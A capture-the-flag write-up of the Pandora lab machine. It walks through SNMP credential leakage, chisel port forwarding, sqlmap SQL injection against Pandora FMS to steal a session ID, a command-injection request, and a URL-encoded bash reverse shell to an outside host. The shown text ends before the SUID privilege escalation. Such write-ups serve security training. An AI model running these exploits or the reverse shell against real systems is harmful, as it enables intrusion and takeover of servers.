# Pandora
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Pandora
- Difficulty: Medium
- OS Type: Linux
Summary:
- SNMP revelas the SSH credentials that we can login to machine
- It turns out that web Pandora FMS running internally i used chisel to forward port and access website from our machine
- further enumeration reveals the SQL Injection vulnerability that can leak the Sesssion ID -https://www.sonarsource.com/blog/pandora-fms-742-critical-code-vulnerabilities-explained/
- use this vulnerability with sqlmap to get Session ID of matt user and use that to login to Pandora FMS, further searching reveals another vulnerability in pandora FMS https://www.coresecurity.com/core-labs/advisories/pandora-fms-community-multiple-vulnerabilities
- got access as matt user, found binary with SUID bit and try to execute it it failed, hint suggest to login using ssh, so added my public key in authorized_keys file and login using my private id_rsa keys
- running strings on the binary i found path injection vulnerability, create malicious tar file, add custom path and run SUID binary to get root shell
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDPIYGoHvNFwTTboYexVGcZzbSLJQsxKopZqrHVTeF8oEIu0iqn7E5czwVkxRO/icqaDqM+AB3QQVcZSDaz//XoXsT/NzNIbb9SERrcK/n8n9or4IbXBEtXhRvltS8NABsOTuhiNo/2fdPYCVJ/HyF5YmbmtqUPols6F5y/MK2Yl3eLMOdQQeax4AWSKVAsR+issSZlN2rADIvpboV7YMoo3ktlHKz4hXlX6FWtfDN/ZyokDNNpgBbr7N8zJ87+QfmNuuGgmcZzxhnzJOzihBHIvdIM4oMm4IetfquYm1WKG3s5q70jMFrjp4wCyEVbxY+DcJ54xjqbaNHhVwiSWUZnAyWe4gQGziPdZH2ULY+n3iTze+8E4a6rxN3l38d1r4THoru88G56QESiy/jQ8m5+Ang77rSEaT3Fnr6rnAF5VG1+kiA36rMIwLabnxQbAWnApRX9CHBpMdBj7v8oLhCRn7ZEoPDcD1P2AASdaDJjRMuR52YPDlUSDd8TnI/DFFs=| 256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNNJGh4HcK3rlrsvCbu0kASt7NLMvAUwB51UnianAKyr9H0UBYZnOkVZhIjDea3F/CxfOQeqLpanqso/EqXcT9w=| 256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOCMYY9DMj/I+Rfosf+yMuevI7VFIeeQfZSxq67EGxsb80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))|_http-title: Play | Landing|_http-favicon: Unknown favicon MD5: 115E49F9A03BB97DEB840A3FE185434C| http-methods:|_ Supported Methods: HEAD GET POST OPTIONS|_http-server-header: Apache/2.4.41 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelPort Scanning - UDP
PORT STATE SERVICE REASON VERSION161/udp open snmp udp-response ttl 63 SNMPv1 server; net-snmp SNMPv3 server (public)Enumeration
Port 80/HTTP
let’s start our enumeration from port 80

i ran gobuster on the website but didn’t find anything useful, let’s move to SNMP enumeration
Port 161/SNMP (UDP)
as we know the SNMP version is 1 i’ll use snmp walk command to enumerate snmp
snmpwalk -v 1 -c public 10.10.11.136
i’ll check if this is valid creds or not
nxc ssh 10.10.11.136 -u daniel -p HotelBabylon23
let’s login to ssh as daniel
ssh daniel@10.10.11.136
it turns out that there’s another user matt on the system, and enumerating host reveals the pandora FMS running internally
cat /etc/apache2/sites-enabled/pandora.conf
so the above configuration shows that the website is only accessible in localhost, and pandora.panda.htb, so i’ll forward port 80 to my kali machine and access it from there
i’ll be using chisel to forward port to my kali machine
on kali
chisel server --reverse --port 5000
on target machine
./chisel_1.10.1_linux_amd64 client 10.10.14.17:5000 R:8081:localhost:80
add the localhost pandora.panda.htb in /etc/hosts file

and then visit localhost:8081

it directly redirect to login page, quick google search uncovers the RCE exploit for the pandora FMS
https://www.exploit-db.com/exploits/50961
but it is authenticated, back to our target machine i found the file that contains admin password hash, /var/www/pandora/pandora_console/pandoradb_data.sql

that can be crack via crackstation.net

but this won’t working
https://www.sonarsource.com/blog/pandora-fms-742-critical-code-vulnerabilities-explained another search reveals the SQL Injection vulnerability

let’s open /include/chart_generator.php

and it is taking session_id as get parameter which is seems to vulnerable

sqlmap -u 'http://localhost:8081/pandora_console/include/chart_generator.php?session_id=1' -D pandora -T tsessions_php --dumplet’s use sqlmap to get valid session ID


add the above session id In PHPSESSID cookie

refresh the page
searching for exploit i found RCE vulnerability exploit https://www.exploit-db.com/exploits/50961
but unfortunately it’s not working, reading throughout exploit turns out that it is trying to access the filemanager and put reverse shell in it, but seems it’s not able to access that
continue searching, i found another article about RCE vulnerability - https://www.coresecurity.com/core-labs/advisories/pandora-fms-community-multiple-vulnerabilities

in our application, click on events tab → View events, and intercept request via burpsuite

changing the response and adding the request body
page=include/ajax/events&perform_event_response=10000000&target=id&response_id=1
and we got response back as our command executed, i’ll use this payload to get reverse shell → bash -c 'bash -i >& /dev/tcp/10.10.14.17/443 0>&1'
i’ll encode this to url using https://www.urlencoder.org/
and final encode payload as below
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.17%2F443%200%3E%261%27
running linpeas, i found interesting SUID binary

transfer binary to our local machine and run strings on it
